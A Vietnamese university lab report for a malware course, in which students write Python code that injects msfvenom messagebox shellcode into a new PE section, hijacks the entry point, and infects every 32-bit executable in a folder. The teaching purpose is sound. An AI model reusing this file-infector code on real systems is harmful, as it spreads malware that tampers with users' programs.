Bộ môn An toàn Thông tin – Khoa MMT&TT
Trường Đại học Công nghệ Thông tin (UIT)

BÁO CÁO BÀI TẬP 01

Môn học: Cơ chế hoạt động của mã độc

Kỳ báo cáo: Buổi 01 (Session 01)

Tên chủ đề: Virus đơn giản trên tập tin PE

GVHD: Phan Thế Duy

Ngày báo cáo: 08/05/2021

1. THÔNG TIN CHUNG:

Lớp: NT230.L21.ANTT

STT	Họ và tên	MSSV	Email
1	Nguyễn Quang Trường	18520182	18520182@gm.uit.edu.vn
2	Đào Trung Nguyên	18521156	18521156@gm.uit.edu.vn
3	Bùi Chí Trung	18521544	18521544@gm.uit.edu.vn

BÁO CÁO CHI TIẾT

1. **Viết 1 chương trình bằng ngôn ngữ Python có khả năng thêm mới một Section, xóa một Section trong file PE. Kiểm tra lại chức năng của file PE sau khi thao tác để đảm bảo chương trình hoạt động bình thường.**

– Ngôn ngữ được sử dụng cho bài này là python 2.7, file pe dùng để thêm, xóa section là putty.exe được cung cấp trong phần resource.

– Chương trình gồm có 3 hàm main, add, delete. Trong đó: hàm add thêm mới 1 section, hàm delete xóa 1 section trong file pe và hàm gọi thực hiện hai hàm này.

– Đầu tiên là hàm main: nhận input đầu vào là 1 số nguyên dùng để lựa chọn hành động thêm hay xóa một section, đường dẫn của file pe sẽ được gán cho biến exe_path.

```
def main():
    #lựa chọn hành động thêm hoặc xóa 1 section
     print "Enter 1 or 0 for adding or deleting a section: "
     select=int(input())
     #lấy đường dẫn của file pe.
     exe_path = R"D:\Source\add\putty.exe"

     if(select):
         add(exe_path)#thêm mới 1 section ở cuối
     else: delete(exe_path)#mặc định là xóa section ở cuối
if __name__ == '__main__':
     main()
```

– Hàm add: nhận tham số đầu vào là đường dẫn của file pe, thực hiện thêm mới một section theo các bước sau đây:

+ Bước 1: Thay đổi kích thước file pe, vì ta cần thêm mới section nên cần làm cho file có kích thuớt lớn hơn ban đầu

```
#hàm thêm section.
def add(exe_path):

    def align(val_to_align, alignment):
       return ((val_to_align + alignment - 1) / alignment) * alignment
    # Bước 1 - Thay đổi kích thước file pe
    # Mở rộng kích thước của file pe để thêm section mới vào
    print "[*] STEP 0x01 - Resize the Executable"

    original_size = os.path.getsize(exe_path)
    print "\t[+] Original Size = %d" % original_size
    fd = open(exe_path, 'a+b')#mở file ở dạng binary và mở rộng kích thước tới cuối file.
    map = mmap.mmap(fd.fileno(), 0, access=mmap.ACCESS_WRITE)
    map.resize(original_size + 0x2000)#mở rộng thêm 8KB cho file
    map.close()
    fd.close()
    print "\t[+] New Size = %d bytes\n" % os.path.getsize(exe_path)
```

+ Bước 2: Thêm section header mới.
  - Thêm offset, tính toán các giá trị raw_size, virtual_size,… mới cho section.

```
#thêm section offset
print "[*] STEP 02 - Add the New Section Header"
pe = pefile.PE(exe_path)
number_of_section = pe.FILE_HEADER.NumberOfSections
last_section = number_of_section - 1
file_alignment = pe.OPTIONAL_HEADER.FileAlignment
section_alignment = pe.OPTIONAL_HEADER.SectionAlignment
new_section_offset = (pe.sections[number_of_section - 1].get_file_offset() + 40)
# Tìm giá trị hợp lệ cho section header mới
raw_size = align(0x1000, file_alignment)
virtual_size = align(0x1000, section_alignment)
raw_offset = align((pe.sections[last_section].PointerToRawData +
                    pe.sections[last_section].SizeOfRawData),
                   file_alignment)

virtual_offset = align((pe.sections[last_section].VirtualAddress +
                        pe.sections[last_section].Misc_VirtualSize),
                       section_alignment)
```

- Đặt thuộc tính cho section với giá trị các cờ: chứa executable code: 0x00000020, execute code: 0x20000000, read: 0x40000000, write: 0x80000000. Tổng là: 0xE0000020
- Nhập tên cho section, tuy nhiên tên này phải đủ 8 byte

```
# CODE | EXECUTE | READ | WRITE
characteristics = 0xE0000020
# Tên của section có 8 byte
print "Please enter your new section name:"
ten =raw_input()
name = "."+ten+ (4 * '\x00')
```

- Tạo section, gán tên vừa nhập, đặt giá trị cho các trường trong section table.

```
# Đặt tên
pe.set_bytes_at_offset(new_section_offset, name)
print "\t[+] Section Name = %s" % name
# Đặt virtual size
pe.set_dword_at_offset(new_section_offset + 8, virtual_size)
print "\t[+] Virtual Size = %s" % hex(virtual_size)
# Đặt virtual offset
pe.set_dword_at_offset(new_section_offset + 12, virtual_offset)
print "\t[+] Virtual Offset = %s" % hex(virtual_offset)
# Đặt raw size
pe.set_dword_at_offset(new_section_offset + 16, raw_size)
print "\t[+] Raw Size = %s" % hex(raw_size)
# Đặt raw offset
pe.set_dword_at_offset(new_section_offset + 20, raw_offset)
print "\t[+] Raw Offset = %s" % hex(raw_offset)
# Đặt các trường còn lại thành 0
pe.set_bytes_at_offset(new_section_offset + 24, (12 * '\x00'))
# Đặt characteristics
pe.set_dword_at_offset(new_section_offset + 36, characteristics)
print "\t[+] Characteristics = %s\n" % hex(characteristics)
```

+ Bước 3: Sửa lại header chính, tăng số section lên, tính lại sizeofimage. Sau khi hoàn tất ghi những thay đổi trở lại file pe theo đường dẫn cung cấp.

```
# Bước 3 - Thay đổi header chính
print "[*] STEP 03 - Modify the Main Headers"
#tăng NumberOfSection vì ta thêm 1 section mới
pe.FILE_HEADER.NumberOfSections += 1
print "\t[+] Number of Sections = %s" % pe.FILE_HEADER.NumberOfSections
#SizeOfImage trong OPTIONAL_HEADER phải bằng VirtualAddress + VirtualSize (kích thước của header mới))
pe.OPTIONAL_HEADER.SizeOfImage = virtual_size + virtual_offset
print "\t[+] Size of Image = %d bytes" % pe.OPTIONAL_HEADER.SizeOfImage

pe.write(exe_path)
```

– Hàm delete: nhận tham số đầu vào là đường dẫn của file pe, thực hiện xóa section ở cuối theo các bước sau đây:

+ Bước 1: xác định vị trí cần xóa(section cuối), có thể chỉ định index là một vị trí section bất kì. Tuy nhiên để không ảnh hưởng tới chức năng của file, nhóm chọn xóa section vừa được thêm vào cuối của hàm trên.

```
def delete(exe_path):
  pe=pefile.PE(exe_path)
  #in ra kích thước hiện tại của file pe trước khi xóa section.
  size = os.path.getsize(exe_path)
  print "\t[+]  Size before deleting = %d" % size
  #lấy vị trí của section ở cuối file để xóa.
  index=len(pe.sections)-1
```

+ Bước 2: Xóa các dữ liệu liên quan, nếu index là vị trí của section bất kì thì cần kiểm tra xem section này có tồn tại không.


```
# Kiểm tra xem vị trí index có vượt quá section list không nếu đặt index là 1 vị trí bất kì
#nếu tồn tại index thì xóa.
if (pe.FILE_HEADER.NumberOfSections > index and pe.FILE_HEADER.NumberOfSections == len(pe.sections)):
    # Xóa dữ liệu của section khỏi file.
    if pe.sections[index].SizeOfRawData != 0:
            pe.__data__ = pe.__data__[:-pe.sections[index].SizeOfRawData]
            pe.__data__ = (pe.__data__[:pe.sections[index].PointerToRawData]
+                                  pe.__data__[pe.sections[index].PointerToRawData
+                                                  pe.sections[index].SizeOfRawData:])
    # Đặt các trường trong section table thành các byte rỗng.
    pe.sections[index].Name = '\x00'*8
    pe.sections[index].Misc_VirtualSize = 0x00000000
    pe.sections[index].VirtualAddress = 0x00000000
    pe.sections[index].SizeOfRawData = 0x00000000
    pe.sections[index].PointerToRawData = 0x00000000
    pe.sections[index].PointerToRelocations = 0x00000000
    pe.sections[index].PointerToLinenumbers = 0x00000000
    pe.sections[index].NumberOfRelocations = 0x0000
    pe.sections[index].NumberOfLinenumbers = 0x0000
    pe.sections[index].Characteristics = 0x00000000
```

+ Bước 3: Thay đổi số section, ghi những chỉnh sửa xuống pe file được chỉ định


```
#Giảm NumberOfSection vì ta xóa 1 section đi
pe.FILE_HEADER.NumberOfSections -= 1
#ghi lại các thông tin vừa chỉnh sửa xuống file pe muốn xóa theo đường dẫn cung cấp.
pe.write(exe_path)
#in ra kích thước ban đầu của file pe sau khi đã xóa section.
original_size = os.path.getsize(exe_path)
print "\t[+] Original Size = %d" % original_size
```

– Tiến hành thực hiện thêm và xóa section vừa thêm:

+ File pe trước khi thêm:




+ Thêm: nhập input là một số khác không để chọn hành động thêm. Nhập tên section là ahihi. Kết quả chạy chương trình và kiểm tra lại bằng pestudio:





	value	value	value	value	value	value
	.data	.00cfg	.gfids	.rsrc	.reloc	.ahihi
6C5CCCA9452DD0D...	B4B7EC6B6BF4DFE41972C4B...	3DF28295FCF4F22F0619DBB...	C32633F1600732D51CD8162...	D2AE732E2833BEFE28CDEBF...	3F538E9CEE3F455A7E53B8E3...	310C12017336FFB77E8F3A8...
	2.139	0.061	1.916	7.828	6.722	7.510
	0.23 %	0.05 %	0.05 %	27.87 %	2.64 %	0.37 %
C00	0x000B4A00	0x000B5400	0x000B5600	0x000B5800	0x00100A00	0x00107C00
E00 (159232 bytes)	0x00000A00 (2560 bytes)	0x00000200 (512 bytes)	0x00000200 (512 bytes)	0x0004B200 (307712 bytes)	0x00007200 (29184 bytes)	0x00001000 (4096 bytes)
000	0x004B6000	0x004BB000	0x004BC000	0x004BD000	0x00509000	0x00511000
CAC (158892 bytes)	0x00004E30 (20016 bytes)	0x00000004 (4 bytes)	0x000000B4 (180 bytes)	0x0004B030 (307248 bytes)	0x0000711C (28956 bytes)	0x00001000 (4096 bytes)
	-	-	-	-	-	-
040	0xC0000040	0x40000040	0x40000040	0x40000040	0x42000040	0xE0000020
	x	-	-	-	-	x
	-	-	-	-	-	x
	-	-	-	-	-	-
	-	-	-	-	x	-
	x	x	x	x	x	-
	-	-	-	-	-	-
	-	-	-	-	-	-
	-	-	-	-	-	x
	-	-	-	-	-	-
	-	-	-	Compiled-HTML, offset: 0x0...	-	-

+ Vẫn mở được file pe bình thường:




+ Xóa: nhập input là 0 để chọn hành động xóa section vừa thêm ở trên. Kết quả chạy trương trình và kiểm tra lại bằng pestudio:





+ Vẫn mở file được bình thường:



2. Viết một virus máy tính đơn giản bằng cách thực hiện thao tác chèn 1 shellcode đơn giản (hiển thị Popup chào mừng có nội dung: "MSSV1-MSSV2-MSSV3" – và thanh tiêu đề của popup có nội dung là: "NT230") vào phần Section mới thêm & thay đổi Entry Point (để đảm bảo chức năng chương trình gốc hoạt động bình thường). Kiểm tra lại chức năng sau khi thao tác (nếu có lỗi lúc chạy, thử tìm lí do). Quan sát kết quả thực thi và giải thích.

– Để có thể popup của sổ với thông báo như yêu cầu, dùng payload để tạo shellcode như messagebox đúng như yêu cầu:

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -a x86 --platform windows -p windows/messagebox TEXT="18521544-18520182-18521156" ICON=INFORMATION EXITF
UNC=process TITLE="NT230" -f python
No encoder specified, outputting raw payload
Payload size: 278 bytes
Final size of python file: 1365 bytes
buf =  b""
buf += b"\xd9\xeb\x9b\xd9\x74\x24\xf4\x31\xd2\xb2\x77\x31\xc9"
buf += b"\x64\x8b\x71\x30\x8b\x76\x0c\x8b\x76\x1c\x8b\x46\x08"
buf += b"\x8b\x7e\x20\x8b\x36\x38\x4f\x18\x75\xf3\x59\x01\xd1"
buf += b"\xff\xe1\x60\x8b\x6c\x24\x24\x8b\x45\x3c\x8b\x54\x28"
buf += b"\x78\x01\xea\x8b\x4a\x18\x8b\x5a\x20\x01\xeb\xe3\x34"
buf += b"\x49\x8b\x34\x8b\x01\xee\x31\xff\x31\xc0\xfc\xac\x84"
buf += b"\xc0\x74\x07\xc1\xcf\x0d\x01\xc7\xeb\xf4\x3b\x7c\x24"
buf += b"\x28\x75\xe1\x8b\x5a\x24\x01\xeb\x66\x8b\x0c\x4b\x8b"
buf += b"\x5a\x1c\x01\xeb\x8b\x04\x8b\x01\xe8\x89\x44\x24\x1c"
buf += b"\x61\xc3\xb2\x08\x29\xd4\x89\xe5\x89\xc2\x68\x8e\x4e"
buf += b"\x0e\xec\x52\xe8\x9f\xff\xff\xff\x89\x45\x04\xbb\x7e"
buf += b"\xd8\xe2\x73\x87\x1c\x24\x52\xe8\x8e\xff\xff\xff\x89"
buf += b"\x45\x08\x68\x6c\x6c\x20\x41\x68\x33\x32\x2e\x64\x68"
buf += b"\x75\x73\x65\x72\x30\xdb\x88\x5c\x24\x0a\x89\xe6\x56"
buf += b"\xff\x55\x04\x89\xc2\x50\xbb\xa8\xa2\x4d\xbc\x87\x1c"
buf += b"\x24\x52\xe8\x5f\xff\xff\xff\x68\x30\x58\x20\x20\x68"
buf += b"\x4e\x54\x32\x33\x31\xdb\x88\x5c\x24\x05\x89\xe3\x68"
buf += b"\x35\x36\x58\x20\x68\x35\x32\x31\x31\x68\x32\x2d\x31"
buf += b"\x38\x68\x32\x30\x31\x38\x68\x2d\x31\x38\x35\x68\x31"
buf += b"\x35\x34\x34\x68\x31\x38\x35\x32\x31\xc9\x88\x4c\x24"
buf += b"\x1a\x89\xe1\x31\xd2\x6a\x40\x53\x51\x52\xff\xd0\x31"
buf += b"\xc0\x50\xff\x55\x08"
```

– Đã có shellcode, để có thể chạy xong shellcode mà app vẫn dùng được bình thường thì ta cần phải đổi 6 bytes cuối của shellcode thành địa chỉ Entry point lúc đầu

```
110:    31 c0                   xor    eax,eax
112:    50                      push   eax
113:    ff 55 08                call   DWORD PTR [ebp+0x8]
```

6 bytes cuối của shellcode

– Với entrypoint đã tìm được trước khi thây đổi file PE

```
[*] STEP 0x03 - Modify the Main Headers
        [+] Number of Sections = 5
        [+] Size of Image = 405504 bytes
        [+] New Entry Point = 0x62000
        [+]---- Old entry point= 00433e0c
        [+]---- Old entry point= 0c3e4300ffd0
        [+] Original Entry Point = 0x33e0c
```

– Bây giờ sẽ đổi 6 bytes cuối shellcode thành call tới entrypoint này

```
b8 0c 3e 43 00          mov    eax,0x433e0c
ff d0                   call   eax
```

6 bytes cuối mới của shellcode

– Chúng ta cần phải cộng thêm 0x400000 (0x400000 + 0x33e0c) sẽ ra được là 0x433e0c vì file được load vào bộ nhớ, loader sẽ thêm trường image-base trong Optional Header với image_base là 0x400000.
– Để thêm vào shellcode thì ta cần phải đảo ngược lại vì trong nền tảng intel sử dụng giá trị theo dạng little-endian.

- Sau khi có được entry point cần phải trỏ tới rồi thì có ta có thể sửa trực tiếp trên shellcode nhét vào code và chạy hoặc có thể code thêm để entry point tự động sửa trong shellcode.
- Ta sẽ dùng cách thêm trực tiếp vào shellcode. Vì địa chỉ của original entry point luôn như vậy nên ta có thể dùng cách này.
- Chạy code và kiểm tra kết quả. Thấy có hiện message và app vẫn dùng bình thường


```
--   putty-1.exe     -----

STEP 1 - Resize the Executable
    [+] Original Size = 331776
    [+] New Size = 339968 bytes

STEP 2 - Add the New Section Header
    [+] Section Name = .xyz
    [+] Virtual Size = 0x1000
    [+] Virtual Offset = 0x62000
    [+] Raw Size = 0x1000
    [+] Raw Offset = 0x51000
    [+] Characteristics = 0xe0000020L

STEP 3- Modify the Main Headers
    [+] Number of Sections = 5
    [+] Size of Image = 405504 bytes
    [+] New Entry Point = 0x62000
    [+] Original Entry Point = 0x33e0c

STEP 4 - Inject the Shellcode in the New Section
    Entry Point add to shellcode = 0c3e4300ffd0
    [+] Shellcode wrote in the new section
```



3. Thực nhiễm lây nhiễm tất cả các file PE khác trong cùng một thư mục khi tập tin virus ở câu b được thực thi (mang file virus sang một thư mục khác bất kỳ và mở lên).

- Để có thể lây nhiễm được các PE khác trong cùng một thư mục, ta cần nắm rõ một điều đó là mỗi file PE sẽ có các Entry Point mặc định khác nhau. Lời gọi địa chỉ trả về Entry Point mặc định vì thế cũng phải thay đổi theo từng file.
- Việc đầu tiên ta cần làm đó là quét hết một toàn bộ thư mục hiện đang chứa file virus để tìm ra tất cả file PE đang tồn tại. Để thực hiện điều này, ta sử dụng hàm **listdir()** thuộc thư viện os kết hợp cùng hàm **isfile()** cùng thư viện.

- Sau đó, với mỗi file được load lên, ta kiểm tra nếu đó có phải file PE và file đó thuộc loại 32bit hay 64bit. Do shellcode hiện tại chỉ chạy được cho file 32bit nên file 64bit sẽ được bỏ qua.

```
files = [f for f in os.listdir('.') if os.path.isfile(f)]
for f in files:
    if ".exe" not in f:
        continue
    print "\n-----\t" + f + "\t-----"
    exe_path = f

    # STEP 0x01 - Resize the Executable
    print "\n[*] STEP 0x01 - Resize the Executable"

    original_size = os.path.getsize(exe_path)
    print "\t[+] Original Size = %d" % original_size
    fd = open(exe_path, 'a+b')
    map = mmap.mmap(fd.fileno(), 0, access=mmap.ACCESS_WRITE)
    map.resize(original_size + 0x2000)
    map.close()
    fd.close()

    print "\t[+] New Size = %d bytes\n" % os.path.getsize(exe_path)

    # STEP 0x02 - Add the New Section Header
    pe = pefile.PE(exe_path)

    if hex(pe.OPTIONAL_HEADER.Magic) == '0x20b':
        print "[*] FILE 64bit DETECTED"
        print "\tSkipping ..."
        continue
```

- Để shellcode có thể linh động với từng Entry Point mặc định, ta sẽ xóa đi 6 bytes cuối cùng của đoạn shellcode được dùng trong câu B, chỉ chừa lại đúng 1 byte **"\xb8"**, tức lệnh mov.
- Tiếp theo, ta viết một hàm với dữ liệu đầu vào là Original Entry Point (oep) của file PE trước khi bị thay đổi trong bước 3. Hàm này sẽ cộng thêm vào oep 0x400000. Vì khi file được load vào bộ nhớ, loader sẽ thêm trường image-base trong Optional Header vào Entry Point.

property	value
magic	0x010B
entry-point	0x00033E0C (section:.text)
base-of-code	0x00001000 (section:n/a)
base-of-data	0x0003B000 (section:.rdata)
image-base	0x00400000

- Sau đó, hàm sẽ tiến hành đảo được từng bit trong chuỗi oep vì các platfrom nền Intel sử dụng giá trị theo Little-Endian. Ta sẽ thêm vào sau chuỗi đã được đảo ngược 2 bytes **"ffd0"**, ứng với lệnh call để call đến Original Entry Point.
- Lúc này, oep đang ở dạng string và chưa thể đưa vào shellcode. Ta sẽ dùng hàm unhexlify() thuộc thư viện binascii để chuyển chuỗi string này thành dạng binary.
- Cuối cùng, hàm sẽ trả về đoạn shellcode mới, với dữ liệu gồm đoạn shellcode cũ mặc định + đoạn call Original Entry Point tương ứng với file đang chỉnh sửa.

```
def insert_EP(ep):
    ep = "%08x" % (oep+0x400000)
    ep = "".join(reversed([ep[i:i+2] for i in range(0, len(ep), 2)]))
    ep += "ffd0"
    print "\tEntry Point add to shellcode = %s" % ep
    ep = unhexlify(ep)
    return shellcode + ep
```

- Giờ ta chỉ việc đưa file virus này vào bất cứ file nào ta mong muốn và bật lên. Những đoạn code bên trong sẽ lo phần còn lại.

- Chạy và kiểm tra thử khi trong thư mục **không** có file PE nào:

```
nqtru@DESKTOP-4A5ES7R MINGW64 ~/Desktop/shellcode
$ python new-test.py
        ~~~~~~~~~Members: 18521544-18520182-18521156~~~~~~~~~

nqtru@DESKTOP-4A5ES7R MINGW64 ~/Desktop/shellcode
$
```

- Chạy và kiểm tra thử khi trong thư mục có 2 file PE:

MINGW64:/c/Users/nqtru/Desktop/shellcode

```
$ python new-test.py
        ~~~~~~~~~Members: 18521544-18520182-18521156~~~~~~~~~

-----   putty1.exe      -----

STEP 1 - Resize the Executable
        [+] Original Size = 331776
        [+] New Size = 339968 bytes

STEP 2 - Add the New Section Header
        [+] Section Name = .xyz
        [+] Virtual Size = 0x1000
        [+] Virtual Offset = 0x62000
        [+] Raw Size = 0x1000
        [+] Raw Offset = 0x51000
        [+] Characteristics = 0xe0000020L

STEP 3- Modify the Main Headers
        [+] Number of Sections = 5
        [+] Size of Image = 405504 bytes
        [+] New Entry Point = 0x62000
        [+] Original Entry Point = 0x33e0c

STEP 4 - Inject the Shellcode in the New Section
        Entry Point add to shellcode = 0c3e4300ffd0
        [+] Shellcode wrote in the new section

-----   putty2.exe      -----

STEP 1 - Resize the Executable
        [+] Original Size = 331776
        [+] New Size = 339968 bytes

STEP 2 - Add the New Section Header
        [+] Section Name = .xyz
        [+] Virtual Size = 0x1000
        [+] Virtual Offset = 0x62000
        [+] Raw Size = 0x1000
        [+] Raw Offset = 0x51000
        [+] Characteristics = 0xe0000020L

STEP 3- Modify the Main Headers
        [+] Number of Sections = 5
        [+] Size of Image = 405504 bytes
        [+] New Entry Point = 0x62000
